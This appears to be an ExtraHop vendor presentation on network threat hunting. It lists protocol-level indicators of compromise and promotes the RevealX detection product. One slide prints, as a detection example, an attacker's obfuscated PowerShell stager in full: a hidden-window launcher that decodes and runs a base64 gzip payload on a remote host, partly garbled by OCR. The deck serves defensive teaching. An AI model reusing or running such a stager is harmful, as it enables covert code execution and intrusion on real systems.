

HOW TO USE THE NETWORK: CYBERSECURITY'S SECRET WEAPON

EXTRAHOP®

Jamie Moles
Senior Manager, Technical Marketing

Questions:

Accelerating attacks demand a post-compromise approach

State of the game – threat hunting today

What are we *actually* looking for and what are the problems with this?

Hunting in packets – a tough game to play

Advanced hunting – hypothesis-driven investigations, advanced analytics and machine learning investigations.

Automating the process - Let NDR do it for you

Live Demo

Final Thoughts

Attacks are Accelerating

Happening faster than organizations can respond

Average Days from Compromise to Exfil¹



INDUSTRY AVERAGE

6 Days
To Remediate

SEC ADOPTED RULE

4 Days
To Disclose Material
Cybersecurity Incident²

Sources

1. Unit 42 Cloud Threat Report - Volume 7, 2023, Unit 42 Engagement Experience
2. Under the new SEC Rules, the occurrence of a cybersecurity incident must be reported within four business days of when the incident is determined to be material by the reporting company.

State of the game

How is threat hunting done today?

The endpoint is solved

Endpoint analysis a solved problem, with *many* open-source tools and books published on the subject.

Based on endpoint forensics technology.

- Volatility for memory dumps analysis
- The Sleuth Kit for file system analysis
- Malware analysis tools and SaaS services like JoeSandbox
- Manual analysis of Windows Registry
- Extensive Threat Intelligence use

Log Analysis is popular

The easy approach to network threat hunting is log file analysis.

Analysis of firewall and proxy logs, looking for known indicators.

- DNS requests compared to TI / IoCS
- HTTP request and response analysis
- TLS SNI analysis
- Firewall & Proxy log analysis
- Isn't *really* hunting – more like signature matching on known threats.
- Mostly done at the perimeter due to analysis scaling issues.

What are the hardcore IR experts doing?

Hypothetical analysis of data – define a risk, devise a strategy to identify and find the risk, execute with solid tools and processes.

- Deployment of packet capture sensors into assumed-to-be-compromised networks.
- Hunting done *inside* the perimeter.
- Targeting reconnaissance, *lateral movement* and service exploitation.
- Requires *significant* expertise, time and access to systems to be successful.

What should we be looking for in network threat

Protocols that span the perimeter

	Forensic Use	Example IoCs
DNS	Analyzing DNS queries can help identify domain generation algorithms (DGAs), command and control (C2) servers, and data exfiltration over DNS	<ul style="list-style-type: none">• Domains with high entropy or domains that frequently change (potential DGA domains).• Large volume of DNS requests for a single domain (potential C2 communication).• Unusual record types (e.g., TXT records) which could be used in DNS tunneling.
HTTP	Monitoring HTTP can reveal malicious URLs, malware distribution points, and suspicious data exfiltration activities.	<ul style="list-style-type: none">• URLs hosting malware or exploit kits.• Unusual user-agent strings or referer headers that don't match normal browsing patterns.• HTTP status codes that indicate server compromise (e.g., a large number of 404 errors indicating probing for vulnerabilities).
SSL/TLS	Inspecting encrypted traffic (via SSL/TLS inspection) helps identify encrypted malware traffic, C2 communications, and data exfiltration.	<ul style="list-style-type: none">• Certificates issued by untrusted or suspicious authorities.• Unexpected increases in encrypted traffic volumes.• SSL/TLS connections to IPs or domains listed on threat intelligence feeds.
FTP	FTP is used for file transfers. Monitoring FTP sessions can reveal unauthorized data access or data exfiltration attempts.	<ul style="list-style-type: none">• Files being uploaded to known malicious IPs.• Bulk data transfers occurring at unusual times.• FTP logins from unusual locations or IPs.

What should we be looking for in network threat

Forensic Use	Example IoCs
<p>Analyzing SMB traffic can help detect unauthorized access to sensitive files, data exfiltration, and the movement of potentially malicious files across the network. SMB logs and packet captures are often analyzed to spot anomalies that could indicate malicious activity.</p>	<p>SMBv1 Usage Indicator: Continuous or new usage of SMBv1 protocol on the network. Explanation: SMBv1 is known for its vulnerabilities and has been widely exploited by ransomware and other malware. Persistent use of this outdated version could indicate compromised machines or poor security practices.</p>
	<p>Abnormal File Access Patterns Indicator: Repeated access to files or directories that do not align with the normal operational profile. Explanation: This could signify an attacker is attempting to locate sensitive data or is conducting a search for exploitable content within the network file system.</p>
	<p>Anomalous Login Patterns Indicator: Frequent failed SMB logins, or successful logins at unusual times or from unusual locations. Explanation: This could indicate brute force attempts to access network shares, or it could signal that an attacker has gained credentials and is attempting to move laterally within the network.</p>
	<p>High Volume of SMB Traffic Indicator: Sudden spikes in SMB traffic not linked to regular business operations. Explanation: Could be due to data exfiltration, where large amounts of data are being copied to an external location.</p>
	<p>Ransomware Signatures Indicator: Detection of file names or extensions known to be associated with ransomware in SMB traffic (e.g., .wannacry, .locked). Explanation: This is a direct indication that a ransomware attack is underway or has occurred, as these file extensions are typically added to encrypted files.</p>
	<p>Unusual SMB Command Usage Indicator: Use of certain SMB commands that are not typical for the user or the organization. Explanation: Commands like SMB_COM_TREE_CONNECT (used to connect to shared resources) or SMB_COM_WRITE_ANDX (used to write data to a shared resource) could be misused by an attacker to manipulate shared files or directories.</p>

Hunting in packets

Scale of the problem... let's ask ChatGPT..

"On a windows local area network with 100000 devices each using 1Gb ethernet adapters, what would be the typical volume of traffic traversing the network in a 24 hour period?"

To provide a basic calculation, let's assume:

- An average utilization of 5% of the 1 Gb/s capacity.
- Continuous operation over 24 hours.

Calculation

- **Maximum Bandwidth per Device:** 1 Gb/s = 125 MB/s (since 1 byte = 8 bits).
- **Average Bandwidth per Device at 5% Utilization:** $125 \text{ MB/s} \times 0.05 = 6.25 \text{ MB/s}$.
- **Total Bandwidth for 100,000 Devices:** $6.25 \text{ MB/s} \times 100,000 = 625,000 \text{ MB/s}$.
- **Total Data in 24 Hours:** $625,000 \text{ MB/s} \times 60 \text{ s/min} \times 60 \text{ min/hr} \times 24 \text{ hr}$.


Let's compute this to get the total data volume in a more readable unit, like terabytes (TB).

Under the assumption of 5% average utilization of their 1 Gb/s capacity, a network of 100,000 devices would typically generate about **54,000 terabytes** (TB) of traffic over a 24-hour period. This estimate serves as a rough indication and the actual traffic could vary significantly based on actual network usage and activity patterns.

Hunting in packets

What do the tools look like?





“Threat hunting in the network is like playing hide and seek – but you don’t know for certain there is even someone hiding to find”



The image shows a Wireshark network traffic capture on a Wi-Fi interface (en1). The filter is set to 'http'. The packet list shows several packets, with packet 80 selected. The packet details pane shows the structure of an HTTP 200 OK response. The raw data pane shows the hexadecimal and ASCII representation of the packet data.

No.	Time	Source	Destination	Protocol	Length	Info
80	5.030260	52.49.64.184	192.168.1.102	HTTP	331	HTTP/1.1 200 OK (application/javascript)
82	5.030672	192.168.1.102	52.49.64.184	HTTP	241	POST /kite/206/z6cGCrWzVrFwm9gMjuLS/xhr HTTP/1.1
125	6.674462	192.168.1.102	107.23.151.12	HTTP	170	GET /kite HTTP/1.1
129	6.802427	107.23.151.12	192.168.1.102	HTTP	201	HTTP/1.1 200 OK (text/plain)
455	14.949732	192.168.1.1	239.255.255.250	SSDP	306	NOTIFY * HTTP/1.1
473	15.052024	192.168.1.1	239.255.255.250	SSDP	315	NOTIFY * HTTP/1.1
479	15.083689	52.49.64.184	192.168.1.102	HTTP	331	HTTP/1.1 200 OK (application/javascript)

Frame 80: 331 bytes on wire (2648 bits), 331 bytes captured (2648 bits) on interface 0
Ethernet II, Src: Tp-LinkT_46:a1:02 (f8:d1:11:46:a1:02), Dst: Apple_1c:04:72 (28:f0:76:1c:04:72)
Internet Protocol Version 4, Src: 52.49.64.184, Dst: 192.168.1.102
Transmission Control Protocol, Src Port: 80 (80), Dst Port: 53950 (53950), Seq: 1, Ack: 1, Len: 265
Hypertext Transfer Protocol
 HTTP/1.1 200 OK\r\n
 Access-Control-Allow-Credentials: true\r\n
 Access-Control-Allow-Origin: *\r\n
 28 f0 76 1c 04 72 f8 d1 11 46 a1 02 08 00 45 10 (.v... .F...E.
 01 3d e6 24 40 00 f2 06 6a 8e 34 31 40 b8 c0 a8 -.S@... j.4i@...
 01 66 00 50 d2 be 85 71 7e 49 a5 e6 fd b3 80 18 -.F...q ~I....
 03 4c f5 29 00 00 01 01 08 0a e0 29 c9 a9 3a ca (.L).....)..
 00 96 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f ..HTTP/1.1 200 0
 4b 0d 0a 41 63 63 65 73 73 2d 43 6f 6e 74 72 6f K..Acces s-Contro
 6c 2d 41 6c 6c 6f 77 2d 43 72 65 64 65 6e 74 69 l-Allow- Credenti
 61 6c 73 3a 20 74 72 75 65 0d 0a 41 63 63 65 73 als: tru e..Acces
 73 2d 43 6f 6e 74 72 6f 6c 2d 41 6c 6c 6f 77 2d s-Contro l-Allow-
 4f 72 69 6f 69 6e 3a 20 2a 0d 0a 43 61 63 68 65 Origin: *.Cache



Advanced Threat Hunting

Going beyond Threat Intel and IoCs....

Hypothesis-driven investigation

Investigations based on scant knowledge of a new threat – often based on extremely short notice and high profile news releases such as Log4Shell, Sunburst, etc.

Reliant on investigators discovering artifacts themselves based on likely behaviours and TTPs of threat actors.

Advanced Behavioural Analytics

Investigations based on mass data analysis and correlation to identify threats that can be detected with definable behaviours.

Example: detection of Ransomware Fileshare encryption by monitoring SMB traffic for unexpected mass file reading/writing.

Machine Learning Investigation

Investigations based on mass visibility and monitoring of devices at a scale that allows for highly nuanced discovery of anomalies that would otherwise be impossible to spot.

*If we know what a device does in the past, we have a reasonable chance of predicting what it will do in the future. Any vergence from this behaviour is **interesting** and worth investigation.*

Automating the process?

Let NDR do the hard work, while you get on with more interesting things!



Automated attack chain
discovery and correlation

Solve and evidence lateral
movement with Microsoft
protocol decryption


web-drupal-01 attempted to launch a service on a remote device with a Microsoft remote procedure call (MS-RPC) request. The service will run a living-off-the-land binary or script (LOLBAS) on a remote device. LOLBAS are tools signed by Microsoft that can be manipulated by attackers to dump credentials, download malicious files, or run code.

Files linked to this detection:

- powerShell

Commands linked to this detection:

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "[[([ntPtr]-Size -eq 4))($b=$env:windir+$sysnative\Windows\PowerShell\1.0\powershell.exe)]else{$b='powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &{[scriptblock]:create([New-Object IO.StreamReader](New-Object IO.Compression.GzipStream)(New-Object IO.MemoryStream.[Convert]::FromBase64String('H4sIAKRYRJVwCA7VWw+2ayBb+uZK6P1grJhVWp1A1qUaW2wvQQ7GLAWbR7LE9MH6sH8FK7/7v9wyPNKu297VrZwLeZxIN+ZcyasU7/CWcql0Wwzf757+2bHfV7Csk14fuV1mVaYhknUefMGdlr+vcV8YtgHk/HwEldPPpCPrWp3jyqihLFhYSDAq2Q7zH8aJUYHHe3z9ukV8xrK1335Tk165CzGH11j3QhrQvXmmezScnpETXLHt335rdx7e8Sue9EfhKZJtG4eyQkkvIKTdY7fQUfmlUdsW8V+kZVZWPUCnf59ay09EkkgbUnpKlqz0Ky3YFDwF+BqrplGXocqr/aZdsWXB5ZLwRBgcay3WUWHzeZ9YuhslmmFUSQTOkrVGS5yYon7KOYNX5gKACJegZVQfTqNNowNIT9kOsa20JqTLlgZvkP7C2jg8S-VgkPrV0uKdH8dUs6Am6KtYqkr+478L3wD8jP9e7u7hJvZq6sdMqfp0MhrzcBwjl19dZCU+Cn5uic6jgiuuyyooDTfmlUaPO5gVdpoXc5W332/r83oLk92hoMNAJvJBSWMTXoarczc4xEnLkUfUS7F+Sj0azigk6Hj3KvMg6sDY9nKDBWNEUORVFDpK9xduQoKrF12xiR8AeADVYVEBTR2/h7MkQ22raQg5Qzq7MhVYkqgIFnlo3/mvIX5DAlYkTCZDPZSR7EQUdu+XJNCIP8bX8KCoAQc6yRPRKdDM4IC6B8PFOHsW4JPlkPw6LnmW7lhrMKfUdrCoyuOfowrEowPhlQKGI6/MB3p2BhPhWUxotKcgloOfQ8dUw+FP9l0TLAJC8muvBhECmYMDXQ0vdxsSgFh3mKRP8ArKrEvc4XZw8mhtILF0IAx9qg94V+V/C+NBhRMDowI785IPBdNW7ygbOnf+D2T+Sj7a76iMa97zIO5y4lIEISV7rdowOxudSXZ1JsinRls7AaWVY38zTw3vDrPOBQmclj8NudhjYrO4AWMozW444c1enY79rWVrkYyaa5459rDUHrWwO47VZ0zSTCQz6d9q3WgY5se1QaYm9nG4Vg2oMDmukemBPRhCTGSZ74XURh5Cvry9YsN1aK1J2KIX4+O6xX70c47OM5x29sKWM6v3V5n9jcheu1fBnb+TOESi8vZhv57d2LAU+W0CBdstcbkYsOReuRBlfdd766cz509gZxLz6mp2s35sEzXf4884VYjJrD3y8e3l3q412u5B2Ea75E11TtG6dY5G0XMM129KJRTLHnXabin4k17d70VjShOxndLn70S1X9+R8bdIKGIsUSupplyCFtEaUJkOTpV9dBZJYs1Jds6chNLFoeChG47W/OAS0311WnMlZwSDpJYumxaXTIV32b+1Tn7WrmYuxWVJawbmkv0H3bNRR+UsozXq3jryfWgGnhlWVeAhuVkuBH5sWnDGg9v87U+uvnmNk67aG53g6AW6LPV0y0p8gCK5pDmUHLjZP+ReG0JQH0TgUxDoLQDdlQJlJgUx2p2lWkKcshM85vA8Uwb+HuFaGo2prLxLd+mdultvEqdFn9c/fqJgaoDa1SD0Gv9WxV8o849AJYBofKvMclb15+6yDDVYnmj2yHhQRehNAm+dSwgRCmB291MbhpfQd7T54cFwurr446ztg53PbvryCmFAWPbk3R2lUxV2ueY46N9cM+DgN9sFGW1Hgw1KkDH1ASWSVH4q1al1vbQ5be/7tgnUdzDD/B/wX8r/2P0uALUcFAXJ39F+CE0f/kjocrkDsguR80et58A48zYr66B6/AebD80cf8fd19V6Dx+G7V8FTPNvEzAMAAA=''));$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]:Start($s);[IO.Compression.CompressionMode]:Decompress)))$s.ReadToEnd()));$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]:Start($s);"
```



File-Based Detection, Investigation & Threat Hunting

The new files table located on the **Assets tab.**

Table Properties Include:
Media Type, SHA256, Detection (Yes/No), File Signed*, File Size, Locality, On Devices (Count), First Seen, Last Seen

Search Results 608 files

Filename	Media Type	SHA-256	Detection	File Signed	File Size (Bytes)	Locality	On Devices	Last Seen	First Seen
product.xlsx	Document	791c32a95f...	No	—	12,000	Outbound	1	May 08 15:44	Apr 23 16:28
command.exe	Executable	cdc43c7e90...	Yes	Yes	302	Inbound, Internal	3	May 08 12:02	May 08 12:02
budget.xlsx	Document	3a0d87b07a...	No	—	14,000	Internal	2		
presentation.pptx	Executable	f42d8f5095...	No	No	8,000	Inbound	1		
report.docx	Document	6b26f19ef7...	Yes	—	382	Inbound	1		
company_policies.docx	Document	a7c9f9e107...	No	—	3,000	Internal	975		
	Document				6,000	Internal, Outbound	1		
	Document				419	Internal	1		
	Document				1,000	Outbound	5		
	Document				7,000	Inbound	15		
	Document	e619245c88...	No	—	2,000	Outbound	1		
	Document	59b8e20f87...	No	—	43,000	Internal	1		
	Document	70b725f116...	No	—	175	Internal	287		

Customers can specify which files populate in their files table leveraging the **file filters used for hashing configuration.**

Detection column indicates a known IOC

File detail view gives a quick overview of the file as well as links to devices, records, detections, and the ability to look up the file hash with **VirusTotal.**

Details

Filename: productquery.exe
Media Type: Executable
SHA-256: 791c32a95f601f7464214960e49e716656f6d6ff135ac2a6ba607236d3346ex
Detection: Yes
File Signed: No
Locality: Outbound
File Size: 3MB
On Devices: 1
First Seen: Apr 23 16:28
Last Seen: May 08 15:44
Go To
VirusTotal Lookup
Related Devices
Related Records
Related Detections

LIVE DEMO



Key Differentiators and Benefits

RevealX sees what other security tools
can't

TECHNOLOGY
DIFFERENTIATORS



**NON
INTRUSIVE**



**RICH
METADATA
WITH FULL
PCAP**



**CLOUD
SCALE & ML**



**PROTOCOL
SMART**



**STRATEGIC
DECRYPTION**

ExtraHop gives organizations broad risk visibility across their entire attack
surface so that you **can get to:**

BUSINESS &
CYBER
OUTCOMES

Reduced Cyber Risk

Improved protection against
ransomware and APTs
Resilience and compliance

Faster Time to Magic

Instant network & SLA defense
Faster time to detection and IR
Faster return to compliance

Contextual Data (AI-Ready)

Richest session data from your
networks
Highly correlated detections
Rich context (enriched network
visibility)



ExtraHop provides insight that is critical to delivering a seamless and secure experience

for our customers and associates.

Distinguished Engineer

The Home Depot



ExtraHop Reveal(x)

"The security updates and analysis in Reveal X, the packet capture feature and the application level detection are all essential for making my life easier."



Security Architect - Retail

Gartner
Peer Insights.

Gartner® and Peer Insights™ are trademarks of Gartner, Inc. and/or its affiliates. All rights reserved. Gartner Peer Insights content consists of the opinions of individual end users based on their own experiences, and should not be construed as statements of fact, nor do they represent the views of Gartner or its affiliates. Gartner does not endorse any vendor, product or service depicted in this content nor makes any warranties, expressed or implied, with respect to this content, about its accuracy or completeness, including any warranties of merchantability or fitness for a particular purpose

Thank You